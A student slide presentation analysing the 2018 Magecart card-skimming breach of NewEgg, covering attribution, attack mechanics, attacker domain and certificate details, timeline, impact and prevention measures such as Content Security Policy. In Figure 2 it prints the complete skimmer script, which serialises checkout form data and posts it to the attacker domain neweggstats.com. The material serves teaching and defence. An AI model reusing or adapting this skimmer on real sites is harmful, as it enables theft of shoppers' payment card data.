# NEWEGG DATA BREACH

*Secure Software System Development*

Aldin Kovačević

# NEWEGG DATA BREACH

*Figure 1. On-site footage of the NewEgg breach.*

# ATTACK SUMMARY

- ***NewEgg*** is one of the largest US computer and electronics Web retailers, which sees a traffic of about 50 million monthly visitors, and a business value of ***$2.65 billion***.
- In 2018, they were victims of a **month-long data breach**, lasting from August 16th to September 18th, which exposed the *credit card information* of its users, in an attack similar to those carried out against *British Airways* and *TickerMaster* earlier that year.
- The attack, carried out in 15 lines of code and dubbed "*card skimming*", siphoned off payment card information (PCI) and other credit card data from unsuspecting customers to a server with a similar domain name and valid HTTPS certificate (to obfuscate detection), which was controlled by the hackers.
- The group behind the attack, known as **Magecart**, remains at large, and the true extent of the breach damage remains largely unknown, as NewEgg have refused to divulge much information to the press, opting only to inform the possibly affected customers.

# MAGECART

- As already mentioned, the attack on NewEgg was not an isolated case.
- This attack, in addition to numerous others, was attributed to ***Magecart***, a collective name for the conglomerate of ***at least six*** different hacker groups with different modes of operation, focusing mainly on card skimming and data theft attacks.
- They were identified by **RiskIQ**, a threat management company which had been tracking their activities for almost four years.
- At least 6400 sites have been found to be affected by Magecart's operations, with the most prominent attacks being attributed to *Group 5* and *Group 6*, which conducted attacks against high-profile targets, such as **British Airways**, **NewEgg**, **Feedify, TicketMaster**, **MyPillow**, **Amerisleep**, etc.

# MAGECART

*“The latest breach of NewEgg demonstrates the true extent of Magecart operators' reach. These attacks are not confined to certain geolocations or specific industries - any organization that processes payments online is a target.”*

*Yonathan Klijnsma, threat researcher at RiskIQ*

# STRUCTURE OF THE ATTACK

- The NewEgg attack was first discovered by an incident-response firm ***Volexity***, and reported on by *Volexity* and *RiskIQ*, who have been following Magecart's trail for a long time.
- Magecart used a tactic similar to ***Cross-Site Scripting*** (XSS), injecting malicious JavaScript into an otherwise legitimate shopping checkout page, and sending the stolen data to an external server via an HTTPS connection.
- Magecart was able to inject its poisoned JavaScript code of ***15 lines*** onto a page hosted on *secure.newegg.com*, that was presented during the checkout process (*https://secure.newegg.com/GlobalShopping/CheckoutStep2.aspx*).
- The malicious code collected form data and sent it back to the hacker's domain *neweggstats.com* via a secure HTTPS connection.

# STRUCTURE OF THE ATTACK

```
window.onload = function() {
    jQuery('#btnCreditCard.paymentBtn.creditcard').bind("mouseup touchend", function(e) {
        var dati = jQuery('#checkout');
        var pdati = JSON.stringify(dati.serializeArray());
        setTimeout(function() {
            jQuery.ajax({
                type: "POST",
                async: true,
                url: "https://neweggstats.com/GlobalData/",
                data: pdati,
                dataType: 'application/json'
            });
        }, 250);
    });
};
```

*Figure 2. Magecart's "card skimmer" code.*

- The code shows *increased sophistication* over the one used in the previous *British Airways* attack (which was 22 lines long), showing how Magecart creates malicious code customized to its respective targets, making it more and more refined.

# STRUCTURE OF THE ATTACK

- Firstly, the **onload()** function will ensure that all page elements are loaded prior to script execution.
- Secondly, the **bind()** function will bind the credit card button to all **mouseup** and **touchend** events, with *Volexity* describing the nature of the script execution as follows:
    1. Creating a variable named **dati** containing all information entered within a form titled **checkout**.
    2. Taking the data captured within the **dati** variable and creating an array by serializing the form field names and values with the **serializeArray()** method.
    3. Taking the array of data and converting it to a JSON formatted string with the **JSON.stringify()** method.
    4. Submitting the JSON string to the URL *https://neweggstats.com/GlobalData/* within a POST request.

# STRUCTURE OF THE ATTACK

- It is also worth noting that the initial event methods binded to the credit card button (**btnCreditCard**) allow for all captured data to be submitted to the attacker-specified destination when a **mouse button is released**, as well as when a **touch screen has been pressed and released**.
- This takes advantage of the fact that there are a lot of mobile and touch-enabled devices used in online shopping today, increasing the possible target reach of the attackers.
- Even though the attacking script and the method(s) behind it have been identified, it is still unclear **how exactly** Magecart managed to compromise the actual NewEgg website and insert their malicious code.
- The most suspected method is believed to be a sort of an XSS attack, while some even claim it had been an inside job (albeit, without much evidence).

# ATTACK OBFUSCATION

- The domain used to collect the stolen PCI (*neweggstats.com*) was registered on **Namecheap** three days prior to the attack, using a privacy protection company in Panama, and hosted on a Dutch hosting provider **WorldStream**.
- The domain was also supplied with ***an SSL certificate*** (to avoid detection and blend in), which was purchased through **Comodo** on the same day (probably the most expensive part of the attack).
- This pattern of registering *target-specific domains* to avoid suspicion and hiding within the *encrypted traffic* has become a common practice for Magecart groups.
- Comodo has later defended itself by claiming it did not know the true intentions of certificate requestors, and that they seemed valid at the time of certificate issuance.

# ATTACK OBFUSCATION

```
Domain name: neweggstats.com
Registry Domain ID: 2296932665_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.namecheap.com
Registrar URL: http://www.namecheap.com
Updated Date: 2018-08-13T16:36:18.00Z
Creation Date: 2018-08-13T16:36:18.00Z
Registrar Registration Expiration Date: 2019-08-13T16:36:18.00Z
Registrar: NAMECHEAP INC
Registrar IANA ID: 1068
Registrar Abuse Contact Email: abuse@namecheap.com
Registrar Abuse Contact Phone: +1.6613102107
Reseller: NAMECHEAP INC
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Registry Registrant ID:
Registrant Name: WhoisGuard Protected
Registrant Organization: WhoisGuard, Inc.
Registrant Street: P.O. Box 0823-03411
Registrant City: Panama
Registrant State/Province: Panama
Registrant Postal Code:
Registrant Country: PA
Registrant Phone: +507.8365503
Registrant Phone Ext:
Registrant Fax: +51.17057182
Registrant Fax Ext:
Registrant Email: 7c1b6524dd014710bb4f5a4e087110c4.protect@whoisguard.com
```

| | |
|---|---|
| **Issued To** | |
| Common Name (CN) | neweggstats.com |
| Organization (O) | <Not Part Of Certificate> |
| Organizational Unit (OU) | Domain Control Validated |
| Serial Number | 00:FF:E6:C8:0C:F7:B9:09:54:0F:47:24:A7:6A:AA:28:38 |
| **Issued By** | |
| Common Name (CN) | COMODO RSA Domain Validation Secure Server CA |
| Organization (O) | COMODO CA Limited |
| Organizational Unit (OU) | <Not Part Of Certificate> |
| **Period of Validity** | |
| Begins On | August 12, 2018 |
| Expires On | August 13, 2019 |
| **Fingerprints** | |
| SHA-256 Fingerprint | 1A:31:09:01:1D:66:B5:EE:C8:2F:BC:F3:C9:64:C3:62:<br>5E:6E:75:52:E4:7C:38:D9:F5:A3:95:C5:A4:49:4F:54 |
| SHA1 Fingerprint | DF:86:A5:CB:48:2B:B8:84:D2:BD:06:D8:66:0B:27:9A:44:6C:2D:02 |

*Figure 3. Magecart's NewEgg domain and SSL certificate information.*

# ATTACK TIMEFRAME

- “Officially”, the attack lasted from **August 16th, 2018,** when the malicious code was found to be injected, to **September 18th, 2018**, when the code was finally removed from the website, siphoning off data for little over a month.
- However, *Volexity* believes the website may have been compromised even earlier, as the domain used for the attack had been registered on **August 13th, 2018** at **16:36** UTC, which suggests that the attackers had likely already compromised NewEgg and were preparing for the card skimming attack.
- Based on the data from *Volexity*’s sensor network, the code appears to have been injected between **15:45** and **20:20** UTC, on **August 16th, 2018**.
- It is possible that the actual attacks started even earlier, but *Volexity*’s first official detection of NewEgg network transactions to Magecart’s *neweggstats.com* dates to the aforementioned period.

# ATTACK REPERCUSSIONS

- The type of data affected in the attack were **credit card and payment details** (names, street addresses and credit-card numbers, expiration dates and CVC codes).
- It is difficult to talk about the true extent of the damage caused by the NewEgg data breach, as the company has not divulged much information about the number of affected users to the press since September 18th, when the malicious code was expunged.
- NewEgg serves around 50 million customers every month, but it is still unclear if all of those users have been compromised. However, this number remains as the highest potential victim count.
- The company has sent out private messages to its customers informing them about the breach, and possible steps to be taken in case their data had been compromised.

# ATTACK REPERCUSSIONS




*Figure 4. Official NewEgg statement to its customers.*

# ATTACK PREVENTION

- It is possible that the NewEgg breach (and similar Magecart attacks) could have been avoided, or at the very least, cut short, if certain measures had been implemented.
- The appearance of *neweggstats.com*, a domain not officially associated with NewEgg, should have been monitored and served as an incentive to the company's security team to investigate further.
- The malicious script had been injected into a checkout page, in the *production* environment. The *hardening of the internal codebase* against XSS attacks would leave fewer options to the attackers.
- The usage of DAST (Dynamic Application Security Testing), or even more careful monitoring of the external network traffic (as tedious as it may sound) could have revealed the suspicious traffic to Magecart's server(s).

# ATTACK PREVENTION

- Proper access controls, logging and log analysis could help catch anomalies within the organization (in case “inside actors” are involved).
- Probably the simplest, and most foolproof method would be to configure strong **Content Security Policy** (**CSP**) headers. This header controls which domains are allowed to communicate with your website, and what they can do. Even if the site was infected with Magecart malware, this header could (if properly configured) stop all XSS attacks, as it would *refuse* incoming and outgoing requests that do not come from pre-configured servers.
- **HTTPS interception** (“white hat” man-in-the-middle attack to filter out malicious content) could also be used to inspect and filter out data going to the attacker’s servers, at the cost of weaker encryption (and undermining the point of HTTPS).

# REFERENCES


1. Nohe, P. 2018, “Magecart: Javascript Injection used to breach Newegg, steal PCI”, *The SSL Store*, September 19, <https://www.thesslstore.com/blog/magecart-newegg-breach/>
2. Gallagher, S. 2018, “NewEgg cracked in breach, hosted card-stealing code within its own checkout”, *Ars Technica*, September 19, <https://arstechnica.com/information-technology/2018/09/newegg-hit-by-credit-card-stealing-code-injected-into-shopping-code/>
3. Volexity Threat Research, 2018, “Magecart Strikes Again: Newegg in the Crosshairs”, *Volexity*, September 19, <https://www.volexity.com/blog/2018/09/19/magecart-strikes-again-newegg/>
4. Whittaker, Z. 2018, “Hackers stole customer credit cards in Newegg data breach”, *TechCrunch*, September 19, <https://techcrunch.com/2018/09/19/newegg-credit-card-data-breach/>

# REFERENCES


5. Mihalick, C. 2018, “Newegg data breach exposed customer credit card info, says report”, *CNET*, September 19, <https://www.cnet.com/news/newegg-data-breach-exposed-customer-credit-card-info-says-report/>
6. Whittaker, Z. 2018, “Meet the Magecart hackers, a persistent credit card skimmer group of groups you’ve never heard of”, *TechCrunch*, November 13th, <https://techcrunch.com/2018/11/13/magecart-hackers-persistent-credit-card-skimmer-groups/>
7. PYMNTS, 2018, “Newegg Victim Of Data Breach That Lasted A Month”, *PYMNTS.com*, September 19th, <https://www.pymnts.com/news/security-and-risk/2018/newegg-data-breach-hackers-cyberattack-card-data/>

# REFERENCES


8. Maring, J. 2018, “Newegg September 2018 credit card breach: Everything you need to know”, *Android Central*, September 20th, <https://www.androidcentral.com/newegg-september-2018-credit-card-breach>
9. Liao, S. 2018, “Newegg users’ credit card info was exposed to hackers for a month”, *The Verge*, September 19th, <https://www.theverge.com/2018/9/19/17879630/newegg-user-credit-card-info-data-breach-hack>
10. Olenick, D. 2018, “Newegg Magecart data breach possibly avoidable”, *SC Media*, September 20th, <https://www.scmagazine.com/home/security-news/newegg-magecart-data-breach-possibly-avoidable/>
11. Becker, B. 2018, “Stopping Magecart Attacks”, *WhiteHat Security*, September 21st, <https://www.whitehatsec.com/blog/stopping-magecart-attacks/>

# THANK YOU